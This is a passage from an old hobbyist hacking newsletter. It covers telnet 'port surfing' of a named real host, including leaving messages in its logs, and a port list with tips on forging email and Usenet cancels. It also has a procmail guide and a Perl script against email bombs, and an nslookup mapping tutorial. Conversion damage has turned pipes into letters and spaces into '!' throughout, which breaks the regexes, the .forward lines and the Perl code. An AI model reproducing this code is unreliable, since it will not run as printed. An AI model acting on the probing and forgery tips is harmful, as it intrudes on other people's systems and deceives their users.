Escape character is '^]'. help ?Sorry, could not find "HELP" Connection closed by foreign host. <slug> [69] ->telnet grande.nm.org 79 Trying 129.121.1.2 ... Connected to grande.nm.org. Escape character is '^]'. ? ?Sorry, could not find "?" Connection closed by foreign host. <slug> [69] ->telnet grande.nm.org 79 Trying 129.121.1.2 ... Connected to grande.nm.org. Escape character is '^]'. man ?Sorry, could not find "MAN" Connection closed by foreign host. <slug> [69] ->

At first this looks like just a bunch of failed commands. But actually this is pretty fascinating. The reason is that port 79 is, under IETF rules, supposed to run fingerd, the finger daemon. So when she gave the command "finger" and grande.nm.org said ?Sorry, could not find "FINGER," we knew this port was not following IETF rules.

Now on may computers they don't run the finger daemon at all. This is because finger has so properties that can be used to gain total control of the computer that runs it.

But if finger is shut down, and nothing else is running on port 79, we woudl get the answer:

!telnet: connect: Connection refused.

But instead we got connected and grande.nm.org was waiting for a command.

Now the normal thing a port surfer does when running an unfmiliar daemon is to coax it into revealing what commands it uses. "Help," "?" and "man" often work. But it didn't help us.

But even though these commands didn't help us, they did tell us that the daemon is probably something sensitive. If it were a daemon that was meant for anybody and his brother to use, it would have given us instructions.

So what did we do next? We decided to be good Internet citizens and also stay out of jail We decided we'd beter log off.

But there was one hack we decided to do first: leave our mark on the shell log file.

The shell log file keeps a record of all operating system commands made on a computer. The administrator of an obviously important computer such as grande.nm.org is probably competent enough to scan the records of what commands are given by whom to his computer. Especially on a port important enough to be running a mystery, non-IETF daemon. So everything we types while connected was saved on a log.

So my friend giggled with glee and left a few messages on port 79 before logging off. Oh, dear, I do believe she's hooked on hacking. Hmmm, it could be a good way to meet cute sysadmins...

So, port surf's up! If you want to surf, here's the basics:

1) Get logged on to a shell account. That's an account with your ISP that lets you give Unix commands. Or -- run Linux or some other kind of Unix on your PC and hook up to the Internet.

2) Give the command "telnet <hostname> <pot number>" where <hostname> is the internet address of the computer you what to visit and <port number> is whatever looks phun to you.

3) If you get the response "connected to <hostname>," then surf's up!

Following are some of my favorite ports. It is legal and harmless to pay them visits so long as you don't figure out how to gain superuser status while playing with them. However, please note that if you do too much port surfing from your shell account, your sysadmin may notice this in his or her shell log file. If he or she is prejudiced against hacking, you may get kicked off your ISP. So you may want to explain in advance that you are merely a harmless hacker looking to have a good time, er, um, learn about Unix. Yeh, that sounds good...

Port number Service! Why it's phun!

7! echo! Whatever you type in, the host repeats back to!!!!! you, used for ping

- 9! discard Dev/null -- how fast can you figure out this!!!!! one?
- 11! systat Lots of info on users
- 13! daytime Time and date at computer's location
- 15! netstat Tremendous info on networks but rarely used any!!!! more
- 19! chargen Pours out a stream of ASCII characters. Use ^C!!!!! to stop.
- 21! ftp! Transfers files
- 22! ssh! secure shell login -- encrypted tunnel
- 23! telnet Where you log in if you don't use ssh:)
- 25! smpt! Forge email from Bill.Gates@Microsoft.org.
- 37! time! Time
- 39! rlp! Resource location
- 43! whois! Info on hosts and networks
- 53! domain Nameserver
- 70! gopher Out-of-date info hunter
- 79! finger Lots of info on users
- 80! http! Web server

110! pop! Incoming email

119! nntp! Usenet news groups -- forge posts, cancels

443!! shttp! Another web server

512!! biff! Mail notification

513! rlogin Remote login ! who! Remote who and uptime

514! shell! Remote command, no password used! ! syslog Remote system logging -- how we bust hackers

520! route! Routing information protocol

# \*\*\*\*\*

Propeller head tip: Note that in most cases an Internet host will use these port number assignments for these services. More than one service may also be assigned simultaneously to the same port. This numbering system is voluntarily offered by the Internet Engineering Task Force (IETF). That means that an Internet host may use other ports for these services. Expect the unexpected!

If you have a copy of Linux, you can get the list of all the IETF assignments of port numbers in the file /etc/services.

Contents of Volume 3:

!!! How to protect yourself from email bombs!

- !!! How to map the Internet.
- !!! How to keep from getting kicked off IRC!
- !!! How to Read Email Headers and Find Internet Hosts
- **!!!** The Dread GTMHH on Cracking
- !!! How to Be a Hero in Computer Lab

GUIDE TO (mostly) HARMLESS HACKING

Vol. 3 Number 1

How to protect yourself from email bombs!

Email bombs! People like angry johnny, AKA the "Unamailer," have made the news lately by arranging for 20 MB or more of email -- tens of thousands of! messages -- to flood every day into his victims' email accounts.

Email bombing can be bad news for two reasons. One, the victim can't easily find any of their legitimate email in that giant garbage heap of spam. Two, the flood of messages ties up mail servers and chews up communications bandwidth.

Of course, those are the two main reasons that email bombers make their attacks: to mess up people's email and/or harm the ISPs they target. The email bomb is a common weapon of war

against Internet hosts controlled by spammers and con artists. It also is used by lusers with a grudge.

News stories make it sound like email bombing victims are, ahem, s\*\*\* out of luck. But we aren't. We know, because angry -- the Christmas email bomber -- told the press that he had targeted the Happy Hacker list's Supreme Commanderess, Carolyn Meinel. (Someone simultaneously attempted to email bomb the Happy Hacker list itself but no one has stepped forward to take credit for the attempt).

But as you know from the fact that we got the Happy Hacker Digest out after the attack, and by the fact that I kept answering my email, there are ways to beat the email bombers.

Now most of these are techniques for use by experts only. But if you are, like most of us on this list, a newbie, you may be able to win points with your ISP by emailing its technical help people with some of the information within this guide. Maybe then they'll forgive you if your shell log file gets to looking a little too exciting!

My first line of defense is to use several on-line services. That way, whenever one account is getting hacked, bombed, etc., I can just email all my correspondents and tell them where to reach me. Now I've never gotten bombed into submission, but I have gotten hacked badly and often enough that I once had to dump an ISP in disgust. Or, an ISP may get a little too anxious over your hacking experiments. So it's a good idea to be prepared to jump accounts.

But that's a pretty chicken way to handle email bombing. Besides, a member of the Happy Hacker list says that the reason angry johnny didn't email bomb all the accounts I most commonly use is because he persuaded johnny to just bomb one for publicity purposes. But even if johnny had bombed all my favorite accounts, I could have been back on my feet in a hurry.

There are several ways that either your ISP or you can defeat these attacks.

The simplest defense is for your ISP to block mail bombs at the router. This only works, however, if the attack is coming from one or a few hosts. It also only works if your ISP agrees to help you out. Your ISP may just chicken out instead and close your account.

\*\*\*\*\*

Newbie note: routers are specialized computers that direct traffic. A host is a computer on the Internet.

But what if the attack comes from many places on the Internet? That happened to me on Christmas day when angry johnny took credit for an email bombing attack that also hit a number of well-known US figures such as evangelist Billy Graham, President Bill Clinton and Speaker of the US House of Representatives Newt Gingrich. (I blush to find myself in such company.)

The way angry johnny worked this attack was to set up a program that would go to one computer that runs a program to handle email lists and automatically subscribe his targets to all lists handled by that computer. Then his program went to another computer that handles email lists and subscribed his targets to all the lists it handled, and so on.

I was able to fix my problem within a few minutes of discovery. johnny had subscribed all these lists to my address cmeinel@swcp.com. But I use my private domain, techbroker.com, to receive email. Then I pipe all this from my nameserver at Highway Technologies to whatever account I find useful at the time. So all I had to do was go to the Highway Technologies Web site and configure my mail server to pipe email to another account.

#### \*\*\*\*\*

Newbie note: a mail server is a computer that handles email. It is the one to which you hook your personal computer when you give it a command to upload or download your email.

### \*\*\*\*\*

Evil genius tip: You can quickly reroute email by creating a file in your shell account (you do have a shell account, don't you? SHELL ACCOUNT! All good hackers should have a SHELL ACCOUNT!) named .forward. This file directs your email to another email account of your choice.

If angry johnny had email bombed cmeinel@techbroker.com, I would have piped all that crud to dev/null and requested that my correspondents email to carolyn@techbroker.com, etc. It's a pretty flexible way of handling things. And my swcp.com accounts work the same way. That ISP, Southwest Cyberport, offers each user several accounts all for the same price, which is based on total usage.! So I can create new email addresses as needed.

Warning -- this technique -- every technique we cover here -- will still cause you to lose some email. But I figure, why get obsessive over it? According to a study by a major paging company, a significant percentage of email simply disappears. No mail daemon warning that the message failed, nothing. It just goes into a black hole. So if you are counting on getting every piece of email that people send you, dream on.

But this doesn't solve my ISP's problem. They still have to deal with the bandwidth problem of all that crud flooding in. And it's a lot of crud. One of the sysadmins at Southwest Cyberport told me that almost every day some luser email bombs one of their customers. In fact, it's amazing that angry johnny got as much publicity as he did, considering how commonplace email bombing is. So essentially every ISP somehow has to handle the email bomb problem.

How was angry johnny was able to get as much publicity as he did? You can get an idea from this letter from Lewis Koch, the journalist who broke the story (printed with his permission):

From: Lewis Z Koch <lzkoch@mcs.net> Subject: Question

# Carolyn:

First, and perhaps most important, when I called you to check if you had indeed been email bombed, you were courteous enough to respond with information.! I think it is a tad presumptuous for you to state that "as a professional courtesy I am \_letting\_ Lewis Koch get the full scoop."! This was a story that was, in fact, exclusive.

(Carolyn's note: as a victim I knew technical details about the attack that Koch didn't know. But since Koch tells me he was in contact with angry johnny in the weeks leading up to the mass email bombings of Christmas 1996, he clearly knew a great deal more than I about the list of johnny's targets. I also am a journalist, but deferred to Koch by not trying to beat him to the scoop.)

Second, yes I am a subscriber and I am interested in the ideas you advance. But that interest does not extend to feeding you -- or single individual or group -- :"lots of juicy details."! The details of any story lay in the

writing and commentary I offer the public.! "Juicy" is another word for sensationalism, a tabloid approach -- and something I carefully avoid.

(Carolyn's note: If you wish to see what Koch wrote on angry johnny, you may see it in the Happy Hacker Digest of Dec. 28, 1996.)

The fact is I am extraordinarily surprised by some of the reactions I have received from individuals, some of whom were targets, others who are bystanders.

The whole point is that there are extraordinary vulnerabilities to and on the Net -- vulnerabilities which are being ignored...at the peril of us all.

Continuing: "However, bottom line is that the email bomber used a technique that is ridiculously lame -- so lame that even Carolyn Meinel could turn off the attack in mere minutes. Fry in dev/null, email bomber!"

johnny made the point several times that the attack was "simple."! It was deliberately designed to be simple. I imagine -- I know -- that if he, or other hackers had chosen to do damage, serious, real damage, they could easily do so. They chose not to.

One person who was attacked and was angry with my report.! He! used language such as "his campaign of terror," "the twisted mind of 'johnny'," "psychos like 'johnny'," "some microencephalic moron," "a petty gangster" to describe johnny.

This kind of thinking ignores history and reality.! If one wants to use a term such as "campaign of terror" they should check into the history of the Unabomber, or the group that bombed the Trade Center, or the Federal Building in Oklahoma City...or look to what has happened in Ireland or Israel.! There one finds "terrorism."

What happened was an inconvenience --equivalent, in my estimation, to the same kind of inconvenience people experienced when young people blocked the streets of major cities in protest against the war in Vietnam.! People were

inconvenienced --- but the protesters were making a point about an illegal and unnecessary war that even the prosecutors of the war, like Robert McNamara knew from the beginning was a lost venture.! Hundreds of thousands

of people lost their lives in that war -- and if some people found themselves inconvenienced by people protesting against it -- I say, too d\*\*\* bad.

Thank you for forwarding my remarks to your list !

Ahem. I'm flattered, I guess. Is Koch suggesting the Happy Hacker list -- with its habit of \*\*\*ing out naughty words -- and evangelist Billy Graham -- whose faith I share -- are of an Earth-shaking level of political bad newsness comparable to the Vietnam War?

So let's say you don't feel that it is OK for any two-bit hacker wannabe to keep you from receiving email. what are some more ways to fight email bombs?

For bombings using email lists, one approach is to run a program that sorts through the initial flood of the email bomb for those "Welcome to the Tomato Twaddler List!" messages which tell how to unsubscribe. These programs then automatically compose unsubscribe messages and send them out.

Another way your ISP can help you is to provide a program called Procmail (which runs on the Unix operating system. For details, Zach Babayco (zachb@netcom.com) has provided the following article. Thank you, Zach!

\*\*\*\*\*

Defending Against Email-Bombing and Unwanted Mail

Copyright (C) Zach Babayco, 1996

[Before I start this article, I would like to thank Nancy McGough for letting me quote liberally from her Filtering Mail FAQ, available at http://www.cis.ohiostate.edu/hypertext/faq/usenet/mail/filtering-faq/faq.html.! This is one of the best filtering-mail FAQs out there, and if you have any problems with my directions or want to learn more about filtering mail, this is where you should look.]

Lately, there are more and more people out there sending you email that you just don't want, like "Make Money Fast!" garbage or lame ezines that you never requested or wanted in the first place.! Worse, there is the email bomb.

There are two types of email bombs, the Massmail and the Mailing List bomb:

1) Massmail-bombing.! This is when an attacker sends you hundreds, or perhaps even thousands of pieces of email, usually by means of a script and fakemail.! Of the two types, this is the easier to defend against, since the messages will be coming from just a few addresses at the most.

2) Mailing List bombs.! In this case, the attacker will subscribe you to as many mailing lists as he or she can.! This is much worse than a massmail because you will be getting email from many different mailing lists, and will have to save some of it so that you can figure out how to unsubscribe from each list.

This is where Procmail comes in.! Procmail (pronounced prok-mail) is a email filtering program that can do some very neat things with your mail, like for example, if you subscribe to several high-volume mailing lists, it can be set up to sort the mail into different folders so that all the messages aren't all mixed up in your Inbox.! Procmail can also be configured to delete email from certain people and addresses.

Setting up Procmail

First, you need to see if your system has Procmail installed.! From the prompt, type:

> which procmail

If your system has Procmail installed, this command will tell you where Procmail is located.! Write this down - you will need it later.

\*NOTE\* If your system gives you a response like "Unknown command: which" then try substituting 'which' with 'type', 'where', or 'whereis'.

If you still cannot find Procmail, then it is probably a good bet that your system does not have it installed.! However, you're not completely out of luck - look at the FAQ I mentioned at the beginning of this file and see if your system has any of the programs that it talks about.

Next, you have to set up a resource file for Procmail.! For the rest of this document, I will use the editor Pico.! You may use whichever editor you feel comfortable with.

<sup>!</sup> 

Make sure that you are in your home directory, and then start up your editor.

> cd> pico .procmailrc

Enter the following in the .procmailrc file:

# This line tells Procmail what to put in its log file.! Set it to on when # you are debugging. VERBOSE=off

# Replace 'mail' with your mail directory. MAILDIR=\$HOME/mail

# This is where the logfile and rc files will be kept PMDIR=\$HOME/.procmail

LOGFILE=\$PMDIR/log # INCLUDERC=\$PMDIR/rc.ebomb (yes, type the INCLUDERC line WITH the #)

Now that you've typed this in, save it and go back up to your home directory.

> cd > mkdir .procmail

Now go into the directory that you just made, and start your editor up with a new file: rc.ebomb:

IMPORTANT: Be sure that you turn off your editor's word wrapping during this part. You will need to have the second, third, and fourth lines of this next example all on one line.! With Pico, use the -w flag ! Consult your editor's manual page for instructions on turning off its word wrapping. Make sure that when you edit it, you leave NO SPACES in that line.

> cd .procmail > pico -w rc.noebomb

# noebomb - email bomb blocker

:0

\* ! ^((((Resent-)?(FromISender)IX-Envelope-From):IFrom )(.\*[^.%@a-z0-9])? (Post(ma?(st(e?r)?In)loffice)IMail(er)?IdaemonImmdfIrootluucpILISTSERVIowner lrequestIbouncelserv(ices?ler))([^.!:a-z0-9]l\$)))

\* ! ^From:.\*(postmasterlMailerllistprocImajordomollistservIcmeinelljohnb)

\* ! ^TO(netstufflcomputinglpcgames)

```
/dev/null
```

Lets see what these do.! The first line tells Procmail that this is the beginning of a "recipe" file.! A recipe it basically what it sounds like -- it tells the program what it should look for in each email message, and if it finds what it is looking for, it performs an action on the message

- forwarding it to someone; putting it in a certain folder; or in this case, deleting it.

The second, third, and fourth lines (the ones beginning with a \*)are called CONDITIONS.! The asterisk (\*) tells Procmail that this is the beginning of a condition.! The ! tells it to do the OPPOSITE of what it would normally do.

Condition 1:

\* ! ^((((Resent-)?(FromlSender)IX-Envelope-From):IFrom )(.\*[^.%@a-z0-9])? (Post(ma?(st(e?r)?In)loffice)IMail(er)?IdaemonImmdfIrootluucpILISTSERVIowner IrequestIbounceIserv(ices?Ier))([^.!:a-z0-9]I\$)))

Don't freak out over this, it is simpler than it seems at first glance. This condition tells Procmail to look at the header of a message, and see if it is from one of the administrative addresses like root or postmaster, and also check to see if it is from a mailer-daemon (the thing that sends you mail when you bounce a message). If a message IS

from one of those addresses, the recipe will put the message into your inbox and not delete it.

Advanced User Note:! Those of you who are familiar with Procmail are probably wondering why I require the user to type in that whole long line of commands, instead of using the FROM\_MAILER command.! Well, it looked like a good idea at first, but I just found out a few days ago that FROM\_MAILER also checks the Precedence: header for the words junk, bulk, and list.! Many (if not all) mailing-list servers have either Precedence: bulk or Precedence: list, so if someone subscribes you to several hundred lists, FROM\_MAILER would let most of the messages through, which is NOT what we want.

Condition 2:

\* ! ^From:.\*(listprocImajordomolcmeinelljohnb)

This condition does some more checking of the From: line in the header. In this example, it checks for the words listproc, majordomo, cmeinel, and johnb.! If it is from any of those people, it gets passed on to your Inbox.! If not, it's a goner.! This is where you would put the usernames of people who normally email you, and also the usernames of mailing-list servers, such as listproc and majordomo.! When editing this line, remember to: only put the username in the condition, not a persons full email address, and remember to put a l between each name.

Condition 3:

\* ! ^TO(netnewslcrypto-stufflpcgames)

This final condition is where you would put the usernames of the mailing lists that you are subscribed to (if any).! For example, I am subscribed to the netnews, crypto-stuff, and pcgames lists.! When you get a message from most mailing lists, most of the time the list address will be in the

To: or Cc: part of the header, rather than the From: part.! This line will check for those usernames and pass them through to your Inbox if they match.! Editing instructions are the same as the ones for Condition 2.

The final line, /dev/null, is essentially the trash can of your system.! If a piece of email does not match any of the conditions, (i.e. it isn't from a mail administrator, it isn't from a listserver or someone you write to, and it's not a message from one of your usual mailing lists) Procmail dumps the message into /dev/null, never to be seen again.

Ok.! Now you should have created two files:! .procmailrc and rc.noebomb. We need one more before everything will work properly.! Save rc.noebomb and exit your editor, and go to your home directory.! Once there, start your editor up with the no word wrapping command.

> cd

> pico -w .forward

We now go to an excerpt from Nancy M.'s Mail Filtering FAQ:

!!! Enter a modified version of the following in your ~/.forward:

!!!! "IIFS=' ' && exec /usr/local/bin/procmail -f- II exit 75 #nancym"

!!! == IMPORTANT NOTES ==

!!! \* Make sure you include all the quotes, both double (")! and single (').

!!! \* The vertical bar (I) is a pipe.

!!! \* Replace /usr/local/bin with the correct path for!! procmail (see step 1).

!!! \* Replace `nancym' with your userid.! You need to put! our userid in your .forward so that it will be! different than anyother .forward ile on your system.

!!! \* Do NOT use ~ or environment variables, like \$HOME, in! your .forward file.! If procmail resides below your! home directory write out the \*full\* path.

!!! On many systems you need to make your .forward world readable and your home directory world searchable in! order for the mail transport agent to "see" it.! To do this type:

!!!!! cd
!!!!! chmod 644 .forward
!!!!! chmod a+x .

If the .forward template above doesn't work the following alternatives might be helpful:

In a perfect world: !!!!!!! "lexec /usr/local/bin/procmail #nancym" In an almost perfect world: !!!!!!! "lexec /usr/local/bin/procmail USER=nancym" In another world: !!!!!!! "IIFS=' ';exec /usr/local/bin/procmail #nancym" In a different world: !!!!!!! "IIFS=' ';exec /usr/local/bin/procmail USER=nancym" In a smrsh world: !!!!!!! "l/usr/local/bin/procmail #nancym" !

Now that you have all the necessary files made, it's time to test this filter.! Go into your mailreader and create a new folder called Ebombtest.! This procedure differs from program to program, so you may have to experiment a little.! Then open up the rc.noebomb file and change /dev/null to Ebombtest.! (You should have already changed Conditions 2 and 3 to what you want; if not, go do it now!)! Finally, open up .procmailrc and remove the # from the last line.

You will need to leave this on for a bit to test it.! Ask some of the people in Condition 2 to send you some test messages.! If the messages make it through to your Inbox, then that condition is working fine.! Send yourself some fake email under a different name and check to see if it

ends up in the Ebombtest folder.! Also, send yourself some fakemail from root@wherever.com to make sure that Condition 1 works.! If you're on any mailing lists, those messages should be ending up in your Inbox as well.

If all of these test out fine, then congratulations!! You now have a working defense against email bombs.! For the moment, change the Ebombtest line in the rc.noebomb file back to /dev/null, and put the # in front of the INCLUDERC line in the .procmailrc file. If someone ever decides to emailbomb you, you only need to remove the #, and you will have greatly cut down on the amount of messages coming into your Inbox, giving you a little bit of breathing room to start unsubscribing to all those lists, or start tracking down those idiots who did it and get their asses kicked off their ISP's.

If you have any comments or questions about this, email me at zachb@netcom.com.! Emailbombs WILL go to /dev/null, so don't bother!

Disclaimer:! When you activate this program, it is inevitable that a small amount of wanted mail MAY get put into /dev/null, due to the fact that it is nearly impossible to know the names of all the people that may write to you.! Therefore, I assume no responsibility for any email which may get lost, and any damages which may come from those lost messages.

\*\*\*\*\*

Don't have procmail? If you have a Unix box, you can download procmail from ftp://ftp.informatik.rwth-aachen.de/pub/packages/procmail/

A note of thanks goes to Damien Sorder (jericho@dimensional.com) for his assistance in reviewing this guide.

And now, just to make certain you can get this invaluable Perl script to automatically unsubscribe email lists, here is the listing: #!/usr/local/bin/perl

#! unsubscribe

#

# A perl script by Kim Holburn, University of Canberra 1996.

# kim@canberra.edu.au

# Feel free to use this and adjust it.! If you make any useful adjustments or

# additions send them back to me.

#

# This script will unsubscribe users in bulk from whatever mail lists they are # subscribed to.! It also mails them that it has done this.

# It is useful for sys admins of large systems with many accounts and

# floating populations, like student servers.

# This script must be run by root although I don't check for this.

# You have to be root to read someone else's mailbox and to

# su to their account, both of which this script need to do.

#

# This script when applied to a mailbox will look through it to find

# any emails sent by mailing lists, attempt to determine the address of the

# mailing list and then send an unsubscribe message from that user.

# If invoked with no options only the mailbox name(s) it will assume

# the mailbox filename is the same as the username, as it is on a sun.

#

# Technical details:

# To find emails from mailing lists it looks for "owner" as part of # the originating email address in the BSD From line (envelope). # list servers that don't do this will be missed if you can figure a way # round this let me know. # The script doesn't do any file locking but then it only reads the mailbox # file. sub fail\_usage { ! if (@\_ ne ") { print "Error : ", @\_, "\n"; } ! print "Usage : \$0 [-d] mailboxes\n"; ! print "Usage : \$0 [-d] -u user mailbox\n"; ! print "Usage : \$0 [-d] -u user -I listname -h host -a listserver\n"; ! print "where listserver is the full email address of the listserver\n"; ! exit: } sub unsub { ! local (\$myuser, \$mylist, \$myhost, \$myaddress) = @\_; ! if (!\$debug) { !!! if (!open (SEND, !"I(USER=\$myuser;LOGNAME=\$myuser;su \$myuser -c \"/usr/ucb/mail \$myaddress\")")) !!!!! { print "Couldn't open mailer for user \"\$myuser\"\n"; next; } !!! print SEND "unsubscribe \$mylist\n" ; !!! close SEND; ! } else { !!! print "No unsub \"\$myuser\" on \"\$mylist@\$myhost\" to :\n"; !!! print "!!!!! \$myaddress\n"; ! } } sub notify { ! local(\$myuser, \$mylist, \$myhost, \$myaddress) = @\_; ! if (!\$debug) { !!! if (!open (SEND, "l/usr/ucb/mail -s \"unsubscribed \$mylist\" \$myuser")) !!!!! { print "Couldn't open mailer for user \"\$myuser\"\n"; next; } !!! \$mess = <<EOM;</pre> You have been automatically unsubscribed from the mailing list : \$mylist@\$myhost to resubscribe follow the original directions or EOM !!! print SEND \$mess; !!! if (\$myaddress !~ /,/) { !!!!! print SEND "send a message to the address \$myaddress \n"; !!! } else { !!!!! print SEND "send a message to the appropriate one of the addresses:\n"; !!!!! print SEND "\$myaddress \n" ; !!! } !!! \$mess4 = <<EOM2;</pre> with no subject, no signature and a single line : subscribe (your name) EOM2 !!! print SEND \$mess4 ;

```
!!! close SEND;
! } else {
!!! print "No notify \"$myuser\" on \"$mylist@$myhost\" to :\n";
!!! print "!!!!! $myaddress\n";
! }
}
$debug=0;
$usersupplied=0;
while ((\#ARGV > (-1)) && (\#ARGV[0] =~ /^-/)) {
! if ($ARGV[0] eq '-d') { shift ARGV; $debug=1; }
! elsif ($#ARGV < 1) { &fail usage("option \"$ARGV[0]\" needs an argument"); }
! elsif ($ARGV[0] eq '-u') { shift ARGV; $user=shift ARGV; }
! elsif ($ARGV[0] eg '-l') { shift ARGV; $list=shift ARGV; }
! elsif ($ARGV[0] eq '-h') { shift ARGV; $host=shift ARGV; }
! elsif ($ARGV[0] eq '-a') { shift ARGV; $address=shift ARGV; }
! else { &fail_usage(); }
}
$usersupplied = ($user ne ");
#print "debug d=\"$debug\" u=\"$user\" I=\"$list\" h=\"$host\"\n";
#print "debug \$#ARGV=$#ARGV a=\"$address\" \n";
if ($#ARGV == (-1)) {
! if ($usersupplied && $list ne " && $host ne " && $address ne " && $#ARGV) {
!!! $list =~ s/@.*$//;
!!! $user =~ s/@.*$//;
!!! $host =~ s/^.*@//;
!!! if ($address !~ /@/) { &fail_usage("bad address"); }
!!! &unsub ($user, $list, $host, $address);
!!! &notify ($user, $list, $host, $address);
!!! exit:
! } else { &fail_usage("no files and no addresses"); }
}
if ($usersupplied && $#ARGV > 0) { &fail_usage(); }
foreach $file (@ARGV) {
! %addresses=();
! if (!$usersupplied) { $user=$file; }
! $user =~ s@^.*/@@;
! if (file = //./) { print "skipping wrong type of file \"file\"\n"; next; }
! if ($file =~ \land.lock/)
!!! { print "skipping lock file \"$file\"\n"; next; }
! if (file = \wedge \Lambda) { print "skipping wrong type of file \"file\"\n"; next; }
! $user =~ s/^\.//;
! $user =~ s∧..*$//;
! if (!open (MYFILE, "<$file" ))
!!! { print "Couldn't open file \"$file\"\n"; next; }
! print "-----opening file \"$file\"\n";
! while (<MYFILE>) {
#!!! if (/(\bnews-[-\w.]+@)I([-\w.]+-news@)/i)
#!!! if (/(\brequest-[-\w.]+@)I([-\w.]+-request@)/i)
!!! if (/(\bowner-[-\w.]+@)I([-\w.]+-owner@)/i) {
!!!!! chop;
```

```
!!!!! tr/A-Z/a-z/;
!!!!! if (/bowner-[-\w.]+@/) { s/^.*\bowner-([-\w.]+@[\w.]+)\b.*$/1/; }
!!!!! else { s/(^l^.*[^-\w.])([-\w.]+)-owner(@[\w.]+)\b.*$/2\3/; }
!!!!! if (/[^a-z0-9@.-]/) { next; }
!!!!! if (!defined ($addresses{$_})) { $addresses{$_}=""; }
!!! }
!!! if (/(\bl-[-\w.]+@)I([-\w.]+-I@)/i) {
!!!!! chop:
!!!!! tr/A-Z/a-z/;
!!!!! if (/\bl-[-\w.]+@/) { s/^.*\bl-([-\w.]+@[\w.]+)\b.*$/\1/; }
!!!!! else { s/(^l^.*[^-\w.])([-\w.]+)-l(@[\w.]+)\b.*$/2\3/; }
!!!!! if (/[^a-z0-9@.-]/) { next; }
!!!!! if (!defined ($addresses{$_})) { $addresses{$_}=""; }
!!! }
! }
! close MYFILE;
! while (($key,$value)=each %addresses) { print "$key\n"; }
! if (! keys %addresses ) { print "no listservers\n";! next; }
! if (! open (MYFILE, "<$file" ))
!! { print "Couldn't open file \"$file\"\n"; next; }
! print "looking for listserver addresses\n";
! while (<MYFILE>) {
!!! foreach $address (keys %addresses) {
!!!!! $host=$address;
!!!!! shost = < s/^.*@//;
!!!!! if (/(listservllistproclmajordomo)@$host/i) {
!!!!!!! $addresses{$address}=$1;
#!!!!!! print "found 1 = \"$1\"\n";
!!!!! }
!!! }
! }
! close MYFILE;
! while (($key,$value)=each %addresses) {
!!! $host=$key;
!!! $host=~s/^.*@//;
!!! $list=$key;
!!! $list=~s/@.*$//;
#!!! print "$value@$host key=\"$key\" list=\"$list\" \n";
!!! if ($value eq ")
!!!!! { $address="listserv@$host,listproc@$host,majordomo@$host"; }
!!! else { $address="$value@$host"; }
!!! print "address=\"$address\"\n";
!!! print "unsubscribe $list\n";
!!! if (!$debug) {
!!!!! print "Mailing $user\n";
!!!!! &unsub ($user, $list, $host, $address);
!!!!! &notify ($user, $list, $host, $address);
!!! }! else {
!!!!! print "debug no mail\n";
!!! }
! }
}
!
```

# GUIDE TO (mostly) HARMLESS HACKING

Vol. 3 Number 2

How to map the Internet. Dig! Whois! Nslookup! Traceroute! Netstat port is getting hard to use anymore, however...

# Why map the Internet?

\* Because it's fun -- like exploring unknown continents. The Internet is so huge, and it changes so fast, no one has a complete map.

\* Because when you can't make contact with someone in a distant place, you can help your ISP trouble shoot broken links in the Internet. Yes, I did that once that when email failed to a friend in Northern Ireland. How will your ISP know that their communications provider is lying down on the job unless someone advises them of trouble?

\* Because if you want to be a computer criminal, your map of the connections to your intended victim gives you valuable information.

Now since this is a lesson on 'legal' hacking, we're not going to help you out with how to determine the best box in which to install a sniffer or how to tell what IP address to spoof to get past a packet filter. We're just going to explore some of the best tools available for mapping the uncharted realms of the Internet.

For this lesson, you can get some benefit even if all you have is Windows. But to take full advantage of this lesson, you should either have some sort of! Unix on your personal computer, or a shell account! SHELL ACCOUNT! If you don't have one, you may find an ISP that will give you a shell account at http://www.celestin.com/pocia/.

### \*\*\*\*\*

Newbie note: A shell account is an account with your ISP that allows you to give commands on a computer running Unix. The "shell" is the program that translates your keystrokes into Unix commands. Trust me, if you are a beginner, you will find bash (for Bourne again shell) to be easiest to use. Ask tech support at your ISP for a shell account set up to use bash. Or, you may be able to get the bash shell by simply typing the word "bash" at the prompt. If your ISP doesn't offer shell accounts, get a new ISP that does offer it. A great book on using the bash shell is \_Learning the Bash Shell\_, by Cameron Newham and Bill Rosenblatt, published by O'Reilly.

So for our mapping expedition, let's start by visiting the Internet in Botswana! Wow, is Botswana even on the Internet? It's a lovely landlocked nation in the southern region of Africa, famous for cattle ranching, diamonds and abundant wildlife. The language of commerce in Botswana is English, so there's a good chance that we could understand messages from their computers.

Our first step in learning about Botswana's Internet hosts is to use the Unix program nslookup.

\*\*\*\*\*

Evil genius tip: Nslookup is one of the most powerful Internet mapping tools in existence. We can hardly do it justice here. If you want to learn how to explore to the max, get the book \_DNS and BIND\_ by Paul Albitz and Cricket Liu, published by O'Reilly, 1997 edition.

The first step may be to find where your ISP has hidden the program by using the command "whereis nslookup." (Or your computer may use the "find" command.)! Aha -- there it is! I give the command:

->/usr/etc/nslookup Default Server:! swcp.com Address:! 198.59.115.2 >

These two lines and the slightly different prompt (it isn't an arrow any more) tell me that my local ISP is running this program for me. (It is possible to run nslookup on another computer from yours.) Now we are in the program, so I have to remember that my bash commands don't work any more. Our next step is to tell the program that we would like to know what computers handle any given domain name.

> set type=ns

Next we need to know the domain name for Botswana. To do that I look up the list of top level domain names on page 379 of the 1997 edition of! \_DNS and BIND\_. For Botswana it's bw. So I enter it at the prompt, remembering -- this is VERY important -- to put a period after the domain name:

> bw. Server:! swcp.com Address:! 198.59.115.2

Non-authoritative answer:

This "non-authoritative answer" stuff tells me that this information has been stored for awhile, so it is possible, but unlikely, that the information below has changed.

bw!!!!! nameserver = DAISY.EE.UND.AC.ZA bw!!!!! nameserver = RAIN.PSG.COM bw!!!!! nameserver = NS.UU.NET bw!!!!! nameserver = HIPPO.RU.AC.ZA Authoritative answers can be found from: DAISY.EE.UND.AC.ZA!!!!! inet address = 146.230.192.18 RAIN.PSG.COM!!! inet address = 147.28.0.34 NS.UU.NET!!!!!! inet address = 137.39.1.3 HIPPO.RU.AC.ZA! inet address = 146.231.128.1

I look up the domain name "za" and discover it stands for South Africa. This tells me that the Internet is in its infancy in Botswana -- no nameservers there --! but must be well along in South Africa. Look at all those nameservers!

```
*****
```

Newbie note: a nameserver is a computer program that stores data on the Domain Name System. The Domain Name System makes sure that no two computers have the same name. It also stores information on how to find other computers. When various nameservers get to talking with each

other, they eventually, usually within seconds, can figure out the routes to any one of the millions of computers on the Internet.

\*\*\*\*\*

Well, what this tells me is that people who want to set up Internet host computers in Botswana usually rely on computers in South Africa to connect them. Let's learn more about South Africa. Since we are still in the nslookup program, I command it to tell me what computers are nameservers for South Africa:

>za. Server:! swcp.com Address:! 198.59.115.2

